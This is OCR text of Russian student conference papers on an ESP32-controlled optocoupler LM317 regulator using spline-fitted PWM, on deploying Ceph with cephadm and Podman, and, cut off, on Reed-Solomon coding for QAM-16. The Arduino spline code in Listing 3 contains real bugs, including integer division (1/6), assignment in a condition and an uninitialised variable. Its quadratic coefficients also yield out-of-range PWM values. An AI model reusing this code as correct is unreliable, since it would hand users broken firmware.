Микроконтроллер ESP32 подает управляющее воздействие на оптопару, которая состоит из светодиода и фоторезистора, находящихся в цепи управления стабилизатором напряжения LM317. Напряжение на светодиоде будет регулироваться с помощью ШИМ сигнала, средняя величина которого, изменятся согласно построенным заранее сплайн-функциям. На стабилизатор подается постоянное напряжение 20 В от внешнего источника питания и регулируя сопротивление фоторезистора (то есть изменяя яркость светодиода) в цепи управления, на выходе стабилизатора напряжение будет меняться в диапазоне от 1,25 до 20 В, с заданной точностью.

Расчет элементов силовой части стабилизатора:

Согласно техническому описанию микросхемы-стабилизатора LM317 стандартная схема подключения выглядит следующим образом (рис. 2).




Рис. 2. Схема электрическая принципиальная подключения LM317

C_{in}^{*} – фильтрующая емкость, требуется, если регулятор расположен на значительном расстоянии от фильтра источника питания (в нашем случае это С1 = 10 мкФ и С2 = 100 нФ = 0.1 мкФ (см. рис. 1);

$C0^{**}$ – емкость, требуется для стабильности работы стабилизатора, улучшает переходную характеристику (в нашем случае С3 = 10 мкФ (см. рис. 1).

Выходное напряжение стабилизатора рассчитывается по формуле:

$$U_{\text{out}} = 1{,}25\left(1 + \frac{R_2}{R_1}\right) + I_{Adj}R. \quad (1)$$

Как видно из формулы (1) выходное напряжение стабилизатора зависит от сопротивлений R_1 и R_2, которые равны соответственно 330 Ом (R_2) (см. рис. 1) и 5 кОм (R_{ph1} – фоторезистор) марки: GL5516. Сопротивление фоторезистора R_{ph1} подбиралось согласно формуле (1) исходя из требований к выходному напряжению 20 В. Оптопара включает в себя светодиод L-1513SRC-D, с основными характеристиками: максимальное рабочее напряжение 2,5 В; рабочий ток 30 мА; цвет свечения: красный; длина волны: 660 нм; максимальная сила света 2000 мКд; Исходя из рабочих характеристик светодиода был подобран резистор R_1 = 68 Ом.

Необходимо отметить, что у микросхемы LM317 есть один недостаток – минимальное напряжение на выходе 1,25 В. Это значит, что промежуток, в котором будет работать собранный стабилизатор от 1,25 до 20 В.

Для того, чтобы управлять выходным напряжением стабилизатора необходимо изменять яркость светодиода в оптроне, для этого используется широтно-импульсная модуляция. Поскольку вольтамперная характеристика (ВАХ) светодиода в оптроне нелинейна, а задавать готовое значение ШИМ в ESP32 – нецелесообразно (пришлось бы вручную находить 185 значений сигнала для регулировки напряжения с шагом в 0,1 В), было принято решение использовать интерполяционные полиномы, а именно сплайн-функции, так как у такого решения есть ряд преимуществ.

– Нет необходимости заранее вычислять нужное значение ШИМ – достаточно один раз составить функцию, а после микроконтроллер сам будет высчитывать нужное значение, получая на вход то напряжение, которое необходимо установить.

– экономия памяти микроконтроллера – если бы использовался массив из заранее рассчитанных значений, то памяти микроконтроллера могло бы не хватить под основную программу.

– высокая точность – зависит от количества разбиений исследуемого участка, ограничение задается лишь разрядностью таймера-счетчика ШИМ микроконтроллера.

Всего было составлено 18 сплайн-функций согласно таблице проведенного эксперимента (таблица). Каждый отвечал за свой промежуток.

Сравнительная характеристика результатов измерений

$U_{ист}$, (В)	Значение таймера-счетчика ШИМ (ед.)	Желаемые значения	Сплайн-функция 2-й степени	Абс. погреш-ность	Сплайн-функция 3-й степени	Абс. погреш-ность
		$U_{вых}$, (В)	Uвых, (В)	ΔU, (В)	$U_{вых}$, (В)	ΔU, (В)
20	65535	**2.00**	**2.00**	**0**	**2.00**	**0**
	35000	2.34	2.34	0	2.34	0
	18000	2.76	2.77	0.01	2.78	0.02
	7000	3.65	3.7	0.05	3.66	0.01
	4500	**4,00**	**4,00**	**0**	**4,00**	**0**
	3000	4,86	4,84	-0,02	4,86	0
	2200	5.42	5.4	-0.02	5.43	0.01
	1785	**6,00**	**6,00**	**0**	**6,00**	**0**
	772	**8,00**	**8,00**	**0**	**8,00**	**0**
	600	8.72	8.52	-0.2	8.56	-0.16
	400	**10,00**	**10,00**	**0**	**10,00**	**0**
	270	11.53	11.59	0.06	11.56	0.03
	246	**12,00**	**12,00**	**0**	**12,00**	**0**
	156	**14,00**	**14,00**	**0**	**14,00**	**0**
	130	14,57	14,59	0,02	14,52	-0,05
	100	15,78	15,53	-0,25	15,74	-0,04
	95	**16,00**	**16,00**	**0**	**16,00**	**0**
	90	16,22	15,9	-0,32	16,27	0,05
	80	16,79	16,32	-0,47	16,88	0,09
	70	17.42	16.81	-0.61	17.56	0.14
	63	**18,00**	**18,00**	**0**	**18,00**	**0**
	56	18,15	17,42	-0,73	18,28	0,13
	40	**20,00**	**20,00**	**0**	**20,00**	**0**

В коде программы выбор промежутка зависит от того, какое напряжение необходимо получить на выходе стабилизатора. После того как значение ШИМ получено, его нужно округлить, так как решением может являться дробное число - используется функция математически правильного округления round(). Для возведение числа в степень используется функция pow(переменная, степень) [5, 6].

Листинг 1.

```
#define PWM_PIN 15

const double voltage = 2; //на выходе стабилизатора должны получить 2 вольта

const int PWM_FREQ = 1000; //Задаем частоту ШИМа
const int PWM_CHANNEL = 0; //Канал ШИМа (от 0 до 31)
const int PWM_RESOLUTION = 16; //Разрядность ШИМ, 16 - значит 16 бит

void setup() {
  ledcSetup(PWM_CHANNEL, PWM_FREQ, PWM_RESOLUTION); //активируем канал PWM_CHANNEL с частотой PWM_FREQ и разрешением PWM_RESOLUTION
  ledcAttachPin(PWM_PIN, PWM_CHANNEL); //привязываем выбранные настройки для канала PWM_CHANNEL на вывод PWM_PIN
}

void loop() {
  if (voltage > 1.25 && voltage < 2.08) { //условие попадания в промежуток
    double pwm = 65073.6245 * pow(voltage, 2) - 4131.7126 * voltage + 87.04; //сплайн-функция
    ledcWrite(PWM_PIN, round(pwm)); //задаем на PWM_PIN уровень ШИМ-сигнала round(pwm)
  }
}
```

В первой главной функции setup() см. листинг 1 задаются настройки которые микроконтроллер установит при запуске. Содержимое второй главной функции loop() будет повторяться постоянно (бесконечный цикл).

Листинг 2.

```
if (voltage > 1.25 && voltage < 2.08) {
        double pwm = 65073.6245 * pow(voltage, 2) -
4131.7126 * voltage + 87.04;
        ledcWrite(15, round(pwm));
      }
```

Для переменной задается условие см. листинг 2 на попадание в промежуток, если voltage удовлетворяет условию – вычисляется значение ШИМ. После этого функция ledcWrite(номер вывода, значение ШИМ-сигнала) задает необходимое напряжение не указанном выводе [1].

Полный код программы со сплайн-функцией третьей степени представлен ниже:

Листинг 3.

```
  double m[100], h[100], x[100], y[100], g[100],
a[100], b[100], c[100], d[100], f[100], xa, ya;
  int n;
  void setup() {
    Serial.begin(9600);
    Serial.println("Введите кол-во узлов");
       while (Serial.available() > 0) n =
(int)Serial.read();
    Serial.println("Введите координаты узлов");
    for (int i = 0; i <= n - 1; i++) {
      Serial.println("Введите x");
      Serial.print(i);
        if (Serial.available() > 0) x[i] = (dou-
ble)Serial.read();
       Serial.println("Введите y");
      Serial.print(i);
        if (Serial.available() > 0) y[i] = (dou-
ble)Serial.read();
    }
     m[0] = 0;
    m[n - 1] = 0;
     for (int i = 1; i <= n - 1; i++) h[i] = x[i] -
x[i - 1];
     g[1] = 2 * (h[1] + h[2]);
     for (int i = 2; i <= n - 2; i++) g[i] = 2 *
(h[i] + h[i + 1]) - h[i] * h[i] / g[i - 1];
     f[1] = 6 * ((y[2] - y[1]) / h[2] - (y[1] - y[0])
/ h[1]);
```

```
       for (int i = 2; i <= n - 2; i++) f[i] = 6 *
((y[i + 1] - y[i]) / h[i + 1] - (y[i] - y[i - 1]) /
h[i]) - f[i - 1] * h[i - 1] / g[i - 1];
       for (int i = n - 2; i >= 1; i--) m[i] = f[i] /
g[i] - h[i + 1] * m[i + 1] / g[i];
       for (int i = 1; i <= n - 1; i++) {
        a[i] = m[i - 1] / (6 * h[i]);
        b[i] = m[i] / (6 * h[i]);
        c[i] = (y[i - 1] - (1 / 6) * m[i - 1] * h[i] *
h[i]) / h[i];
        d[i] = (y[i] - (1 / 6) * m[i] * h[i] * h[i]) /
h[i];
      }

     for (int i = 1; i <= n - 1; i++) {
        ya = a[i] * pow((x[i] - xa), 3) + b[i] *
pow((xa - x[i - 1]), 3) + c[i] * (x[i] - xa) + d[i] *
(xa - x[i - 1]);

        if (xa < x[i] & xa > x[i - 1])  {
          Serial.println("значение в точке x = ");
          Serial.print(xa);
          Serial.print(" равно ");
          Serial.print(ya);
        }

        if ((xa = x[i]) || (xa = x[i - 1])) {
          Serial.println("значение в точке x = ");
          Serial.print(xa);
          Serial.print(" равно ");
          Serial.print(ya);
        }
      }
    }
     void loop() {

    }
```

Сплайн-функции второй степени построены аналогично листингу 3.

Изготовление устройства. Устройство было изготовлено и спроектировано в САПР для разработки печатных плат Altium Designer [16]. Устройство состоит из (рис. 2):

– ESP32 – модуля, генерирующего ШИМ-сигнал на выводе IO15;

– светодиода LED1 и токоограничивающего резистора R1;

– стабилизатора LM317 и двух резисторов R2 и PH1 задающих напряжение на выходе;

– трех фильтрующих конденсатора по 10 мкФ и 100 нФ на входе и выходе стабилизатора.




Рис. 2. 3D-изображение платы готового устройства




Рис. 3. Результаты моделирования работы оптрона в стабилизаторе напряжения

Часть результатов моделирования работы устройства представлены на рис. 3. Цель получить наименьшую погрешность результатов.

Как видно из результатов моделирования, представленных в таблице, наименьшее отклонение от желаемого значения имеет сплайн 3 степени, так как кубический сплайн является единственной функцией, обладающей свойством минимальной кривизны, среди всех функций, интерполирующих данные точки и имеющих квадратно интегрируемую вторую производную. В этом смысле естественный кубический сплайн есть самая гладкая из функций, интерполирующих заданные точки. Так же выполняется условие интерполирования $f(x_i) = y_i$; Абсолютная погрешность результатов не превышает 0,2, что удовлетворяет поставленной задаче.

Заключение. В результате было собрано устройство, позволяющее регулировать напряжение на выходе линейного стабилизатора LM317 на основе оптопары. Благодаря использованию интерполяции были составлены несколько сплайн-функций, высокоточно задающих значение таймера-счетчика ШИМ. Получившееся устройство позволяет регулировать напряжение источника постоянного тока с применением дистанционной технологии Wi-Fi за счет применения ESP32. Абсолютная погрешность результатов не превышает 0,2, что удовлетворяет поставленной задаче.

Разработанная схема стабилизатора на LM317 содержит в себе только современную элементную базу. Благодаря применению гальванической развязки устройство может иметь низкие объемно-габаритные показатели и простую конструкцию.

Библиографический список

1. Rui Santos “ESP32 PWM with Arduino IDE (Analog Output)” Пер. с англ. Кузьмин М. А., ред. Мякишев Е.А.

2. ESP32 Technical Reference Manual. Version 4.1. Espressif Systems.

3. ESP32 Series Datasheet. Version 3.4. Espressif Systems.

4. LM317 3-Terminal Adjustable Regulator datasheet (Rev. Y). Texas Instruments.

5. Chrns “Си для встраиваемых систем”. – М.: Изд-во Издательские решения, 2018. – 294 с.

6. Бьерн Страуструп. Язык программирования C++. Специальное издание. – М.: Изд-во Бином, 2017. – 1136 с.

7. Белов А. Микроконтроллеры AVR. От азов программирования до создания практических устройств. – М.: Наука и техника, 2017. – 544 с.

8. Магда Ю.С. Программирование и отладка C/C++ приложений для микроконтроллеров ARM. – М.: ДМК Пресс, 2017. – 168 с.

9. Кузин А.В., Чумакова Е.В. Программирование на языке Си: учеб. пособие. Сер. Высшее образование. – М.: Инфа-М, 2015. – 144 с.

10. Фриск В.В., Ганин В.И., Степанова А.Г. Законы теории электрических цепей в матричной форме с примерами моделирования с помощью Matlab. Сер. Библиотека студента. – М.: Изд-во Солон-Пресс, 2019. – 44 с.

11. Фриск В.В., Ганин В.И., Степанова А.Г. Компьютерный анализ переходных процессов в электрических цепях с помощью Matlab. Учебно-методическое пособие. Сер. Библиотека студента. – М.: Изд-во Солон-Пресс, 2019. – 42 с.

12. Дьяконов В.П. Matlab и Simulink для радиоинженеров. – М.: ДМК Пресс, 2016. – 976 с.

13. Малоземов В.Н., Певный А.Б. Полиномиальные сплайны. – М., 1986. – 120 с.

14. Завьялов Ю.С., Квасов Б.И., Мирошниченко В.Л. Методы сплайн-функций. – М.: Наука, 1980. – 352 с.

15. Игнатов А.Н. Оптоэлектроника и нанофотоника. Сер. Учебники для вузов. Специальная литература. – М.: Изд-во: Лань, 2011. – 544 с.

16. Лопаткин А.В. Проектирование печатных плат в Altium Designer". – М.: ДМК Пресс, 2017. – 554 с.

Сведения об авторах

Клепцин Алексей Васильевич – студент Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: kvs2060@gmail.com

Никулин Вячеслав Сергеевич – аспирант кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: kalif23@yandex.ru

Баталов Михаил Константинович – студент Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: limecompro@gmail.com

УДК 004.75

С.В. Готовой

РАЗВЁРТЫВАНИЕ РАСПРЕДЕЛЁННОЙ СИСТЕМЫ ХРАНЕНИЯ ДАННЫХ НА БАЗЕ CEPH С ПОМОЩЬЮ СРЕДСТВ КОНТЕЙНЕРИЗАЦИИ

Статья посвящена распределённым системам хранения данных, в частности программно-определяемой системе хранения данных Ceph и её развертыванию с помощью средств контейнеризации.

Ключевые слова: телекоммуникации; распределённые системы хранения; Ceph; средства контейнеризации.

S.V. Gontovoy

DEPLOYMENT OF THE DISTRIBUTED DATA STORAGE SYSTEM ON THE CEPH BASIS WITH CONTAINERS

The article is devoted to distributed storage systems, in particular, software-defined storage system Ceph and its deployment with containers.

Keywords: telecommunications; distributed storage systems; Ceph; containers.

В настоящее время имеется объективная тенденция интенсивного роста объемов генерируемых данных, требующих долгосрочного хранения. Это обусловлено переходом к информационному обществу и сопряженным с ним всеобщим проникновением вычислительных систем во все сферы жизни и деятельности человека.

Обозначенная тенденция имеет ряд особенностей, которые обуславливают требования к системам хранения данных:

– увеличение доли данных мультимедиа (цифровые фотографии, цифровые видео- и фонограммы);

– наблюдается рост объемов и доли данных, генерируемых и используемых автоматическими системами, без непосредственного участия человека (системы видеонаблюдения, снятия телеметрии, Интернет вещей);

– удорожание информационного содержимого, сопряженное с уменьшением стоимости носителей хранения данных;

– рост объемов служебных данных (метаданные, файловые системы).

Прогнозируемый объем хранимых данных на 2025 год ориентировочно составит порядка 175 зетта-байт. Подобный рост ставит перед разработчиками задачу нахождения решений, позволяющих осуществлять долгосрочное надежное хранение больших массивов данных.

Одним из решений, позволяющих осуществлять надежное хранение больших информационных массивов, является применение концепции распределенных систем хранения данных.

Распределённая система хранения на базе Ceph. На сегодняшний день Ceph одна из самых востребованных технологий программно-определяемых систем хранения данных. Ceph - платформа хранения с открытым исходным кодом, реализует хранение объектов на одном распределенном компьютерном кластере и предоставляет интерфейсы 3 в 1 для хранения на уровне объектов, блоков и файлов. Ceph нацелен прежде всего на полностью распределенную работу без единой точки отказа, масштабируемую до уровня эксабайт.

Развёртывание распределённой системы хранения данных на базе Ceph с помощью средств контейнеризации. Контейнеризация – это метод виртуализации, при котором ядро операционной системы поддерживает несколько изолированных экземпляров пространства пользователя вместо одного. Развёртывание распределённой системы хранения данных на базе Ceph с помощью контейнеров будет происходить в средстве виртуализации Oracle VM VirtualBox, однако все нижеследующее может быть применено и в реальных рабочих системах. Создадим три виртуальные машины и установим на них CentOS 8 (рис. 1).




Рис. 1. Созданные виртуальные машины

После создания виртуальных машин, установим на них необходимое для контейнеризации программное обеспечение (ПО). В качестве ПО выбираем PODMAN - демон-контейнерный движок для разработки, управления и запуска OCI-контейнеров в системе Linux.

Устанавливаем PODMAN и Python3 на административную ноду:

```
# dnf install PODMAN python3
```

После установки необходимого ПО можно перейти к установке оркестратора Cephadm, который появился в версии Ceph 15.2.0 Octopus и создан для разворачивания всех компонентов Ceph в контейнерах.

Используем команду curl для получения самой последней версии автономного скрипта cephadm:

```
# curl --silent --remote-name --location https://github.com/ceph/ceph/raw/octopus/src/cephadm/cephadm
# chmod +x cephadm
```

Добавляем репозиторий и устанавливаем Ceph:

```
# ./cephadm add-repo --release octopus
# ./cephadm install
```

Запускаем новый кластер, для этого создадим новую директорию и запустим монитор на административной ноде:

```
# mkdir -p /etc/ceph
# cephadm bootstrap --mon-ip 10.0.0.3
```

После запуска кластера cephadm выдаст пароль и логин от Ceph dashboard.

Добавляем хосты в кластер. Сначала настроим ssh соединение между административной и остальными нодами:

```
# ssh-copy-id -f -i /etc/ceph/ceph.pub root@ceph-node2
# ssh-copy-id -f -i /etc/ceph/ceph.pub root@ceph-node3
```

Затем необходимо включить интерфейс командной строки Ceph и добавить хосты в наш кластер:

```
# cephadm shell
# ceph orch host add ceph-node2
# ceph orch host add ceph-node3
```

Разворачиваем дополнительные мониторы на добавленных хостах:

```
# ceph orch apply mon ceph-node2 ceph-node3
```

Создаём новые OSD:

```
# ceph orch apply osd --all-available-devices
```

Теперь, когда все настройки закончены, мы можем зайти в Ceph dashboard и убедиться, что всё в порядке (рис. 2).




Рис. 2. Ceph dashboard

Вместе со стандартным Ceph dashboard cephadm запускает и улучшенный dashboard на основе Prometheus и Grafana (рис. 3).




Рис. 3. Dashboard на основе Prometheus и Grafana

В улучшенном dashboard на основе Prometheus и Grafana присутствуют дополнительные метрики для мониторинга, а также полностью настраиваемые шаблоны. Хотя Ceph dashboard не может

предложить такую же обширность мониторинга, он обладает средствами администрирования кластера, которыми не обладает улучшенная версия.

Заключение. В данной статье рассмотрено развёртывание распределённой системы хранения данных на базе Ceph с помощью средств контейнеризации. Полученную систему можно изменять и подстраивать под любые необходимые нужды.

Библиографический список

1. The Digitization of the World From Edge to Core // Seagate.com – URL: https://www.seagate.com/files/www-content/our-story/trends/files/idc-seagate-dataage-whitepaper.pdf (дата обращения: 20.05.2020).

2. Ганин Д.В., Климов Р.В. Особенности моделирования надежности распределенных систем хранения данных // Вестник НГИЭИ. – 2017. – № 7.

3. INTRO TO CEPH // URL: https://docs.ceph.com/docs/master/start/intro/ (дата обращения: 10.05.2020).

4. Контейнеризация // Wikipedia. – URL: https://ru.wikipedia.org/wiki/%D0%9A%D0%BE%D0%BD%D1%82%D0%B5%D0%B9%D0%BD%D0%B5%D1%80%D0%B8%D0%B7%D0%B0%D1%86%D0%B8%D1%8F (дата обращения: 09.05.2020).

5. Как запустить Docker Контейнеры, используя Podman и Libpod // IT IS GOOD. – URL: http://itisgood.ru/2019/11/26/kak-zapustit-docker-kontejnery-ispolzuja-podman-i-libpod/ (дата обращения: 09.05.2020).

6. Установка, настройка и эксплуатация Ceph // Системное администрирование. – URL: https://serveradmin.ru/ustanovka-i-nastrojka-ceph/#i (дата обращения: 09.05.2020).

Сведения об авторе

Гонтовой Семен Викторович – студент Пермского национального исследовательского политехнического университета, гр. ТКЗ-18-1м, г. Пермь, e-mail: gontovoyS@yandex.ru

УДК 621.397.44

М.Ю. Кирпичникова, Р.М. Валиуллин, Ж.Б. Кайрошева

ВЛИЯНИЕ БЛОЧНОГО КОДА НА ПОМЕХОУСТОЙЧИВОСТЬ СИГНАЛА С QAM-МОДУЛЯЦИЕЙ

В данной статье рассмотрен помехоустойчивый блочный код Рида-Соломона, его эффективность при защите полезной информации от шумов в канале связи.

Ключевые слова: помехоустойчивость; кодирование.

R.M. Valiullin, Z.B. Kayrosheva

EFFECT OF BLOCK CODE ON NOISE IMMUNITY OF QAM-MODULATED SIGNAL

This article discusses the code of the noise immunity block of Reed-Solomon, its efficiency at protection of the useful information from noise in the communication channel.

Keywords: noise immunity; coding.

При передаче информации по каналу связи на сигнал неизбежно воздействуют внешние силы в виде Э/М помех. Из-за этого информация, которая заложена в сигнале может исказиться или вовсе потеряться среди Э/М помех. Цифровая система приема-передачи реагирует на помехи иначе, чем аналоговая система. Если на цифровой сигнал накладывается помеха, но она незначительна и не превышает определённый уровень, то пользователь, который получает контент не заметит никакого изменения в качестве изображения/звука, т.е., пользователь будет все также получать неискаженную (без ряби и шипения) картинку и звук. Такое преимущество при использовании цифровой системы приема–передачи возможно благодаря помехоустойчивому кодированию[*].

Помехоустойчивое кодирование – это добавление избыточности в цифровой поток с целью его защиты от искажений. Избыточность – это символы, которые не несут в себе никакой информации. Они яв-

[*] Николаев Б.И., Чингаева А.М., Харитонова А.А.. Основы цифровой связи. – Самара: ПГУТИ, 2013. – 200 с

ляются проверочными и нужны только для проверки информационных символов. Код Рида-Соломона является блочным кодом, т.е. информационный поток в нем разбивается на отдельные блоки (кодовые слова). На рис. 1 n – количество символов в кодовом слове; k – количество информационных символов; $2t$ – количество проверочных символов.




Рис. 1. Структура кодового слова

Проверим эффективность данного кода с помощью пакета программ MWO. В данном пакете была спроектирована система приема-передачи цифрового сигнала. Параметры системы: модуляция QAM-16, мощность сигнала на выходе передатчика 34 дБм, расстояние между антеннами передачи и приема 5 км, внешнее воздействие на канал связи- аддитивный белый гауссовский шум.

На рис. 2 представлен результат измерения коэффициента битовых ошибок с кодом Рида-Соломона RS (7, 5) и без него.




Рис. 2. График помехоустойчивости

Один блок в данном коде содержит 7 символов, 5 из которых информационных. Красной линией обозначена критическая линия (0,0002). Данное значение коэффициента битовых ошибок (0,0002) является пороговым, иными словами: если коэффициент больше это-

го значения, то система приема-передачи становится неработоспособной, у пользователя полностью пропадает картинка и звук. На рис. 2 наглядно видно, что сигнал без помехоустойчивого кода уступает закодированному сигналу. Критическая линия пересекает графики на значениях С/Ш 18 и 15,5 дБ соответственно.




Рис. 3. Сигнальные созвездия при С/Ш 15,5 дБ




Рис. 4. Сигнальные созвездия при С/Ш 18 дБ

На рис. 3 и 4 представлены сигнальные созвездия при С/Ш 15,5 и 18 дБ. Здесь наглядно видно, что при С/Ш 15,5 дБ символы модуляционного сигнала QAM-16 значительно разбросаны, но даже при таком разбросе код Рида-Соломона позволяет передать сигнал и восстановить его на приёме. А вот без помехоустойчивого кода сигнал можно будет передать только при С/Ш ≥ 18 дБ.

Исходя из полученных данных можно сделать вывод, что блочный код ощутимо повышает помехоустойчивость передаваемого сигнала.

Сведения об авторах

